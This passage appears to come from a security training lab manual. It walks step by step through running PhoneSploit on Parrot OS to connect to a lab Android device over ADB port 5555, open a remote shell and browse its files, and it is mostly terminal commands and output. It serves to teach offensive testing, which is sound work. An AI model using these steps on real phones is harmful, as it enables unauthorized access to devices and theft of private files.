
Note: Here, the dependency is already present.



The screenshot shows a terminal window titled "python3 -m pip install colorama - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command entered was "python3 -m pip install colorama". The output shows that the requirement is already satisfied, indicating that colorama is already installed in the system's Python distribution. The terminal window has a dark theme with green text on a black background. The desktop background features a colorful abstract pattern.


```
python3 -m pip install colorama - Parrot Terminal
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd PhoneSploit
[root@parrot] ~
# python3 -m pip install colorama
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (0.4.4)
[root@parrot] ~
#
```

7. Now, type **python3 phonesploit.py** and press **Enter** to run the tool.



```
python3 -m pip install colorama - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
#cd PhoneSploit
[root@parrot]~[~/home/attacker/PhoneSploit]
#python3 -m pip install colorama
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (0.4.4)
[root@parrot]~[~/home/attacker/PhoneSploit]
#python3 phonesploit.py
```

8. The PhoneSploit main menu options appear, as shown in the screenshot.



```
Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
[1] Show Connected Devices [6] Screen record a phone [11] Uninstall an app
[2] Disconnect all devices [7] Screen Shot a picture on a phone [12] Show real time log of de
[3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app

[99] Exit [0] Clear [p] Next Page
error: no devices/emulators found
List of devices attached

[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect phone) >
```

9. Type **3** and press **Enter** to select **[3] Connect a new phone** option.
10. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

Note: If you are getting **Connection timed out** error, then type **3** again and press **Enter**. If you do not get any option, then type **3** and press **Enter** again, until you get **Enter a phones ip address** option.

11. You will see that the target **Android** device (in this case, **10.10.1.14**) is connected through port number **5555**.

Note: If you are unable to establish a connection with the target device, then press **Ctrl+C** and re-perform **Steps#7-10**.

```

python3 phonesploit.py - Parrot Terminal
Tue Apr 19, 00:27

[1] Show Connected Devices [6] Screen record a phone [11] Uninstall an app
[2] Disconnect all devices [7] Screen Shot a picture on a phone [12] Show real time log of de
device [3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app

[99] Exit [0] Clear [p] Next Page

error: no devices/emulators found
List of devices attached

[*] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main menu) > 3
phonesploit(main menu) > 3
error: no devices/emulators found

[*] Enter a phones ip address.
-> phonesploit(connect phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main menu) >

```

12. Now, at the **main_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**.
13. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
14. You can observe that a shell command line appears, as shown in the screenshot.

```

python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
vice
[3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app

[99] Exit [0] Clear [p] Next Page
error: no devices/emulators found
List of devices attached

[*] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
error: no devices/emulators found

[*] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) > 4

[*]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ 

```

15. In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.
16. In the results, you can observe that the PWD is the root directory.
17. Now, type **ls** and press **Enter** to view all the files present in the root directory.

```

[*]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct           init          nonplat_file_contexts    proc
bugreports     init.android_x86_64.rc  nonplat_hwservice_contexts sbin
cache          init.environ.rc   nonplat_property_contexts sdcard
charger        init.rc        nonplat_seapp_contexts  sepolicy
config         init.superuser.rc  nonplat_service_contexts storage
d              init.usb.configfs.rc
data           init.usb.rc    plat_file_contexts      sys
default.prop   init.zygote32.rc  plat_hwservice_contexts system
dev            init.zygote64_32.rc  plat_property_contexts ueventd.android_x86_64.rc
etc            lib           plat_seapp_contexts    ueventd.rc
fstab.android_x86_64 mnt      plat_service_contexts vendor
x86_64:/ $ 

```

18. Type **cd sdcards** and press **Enter** to navigate to the sdcards folder.

19. Type **ls** and press **Enter** to list all the available files and folders.


Note: In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** machine's **Download** folder earlier; you can do the same before performing the next steps.

```
python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
phonesploit(main menu) > sh: 1: error:: not found
phonesploit(main menu) > 3
phonesploit(main menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main menu) > 4

[+] Enter a device name.
-> phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct           init          nonplat_file_contexts  proc
bugreports     init.android_x86_64.rc  nonplat_hwservice_contexts  sbin
cache          init.environ.rc   nonplat_property_contexts  sdcards
charger        init.rc        nonplat_seapp_contexts   sepolicy
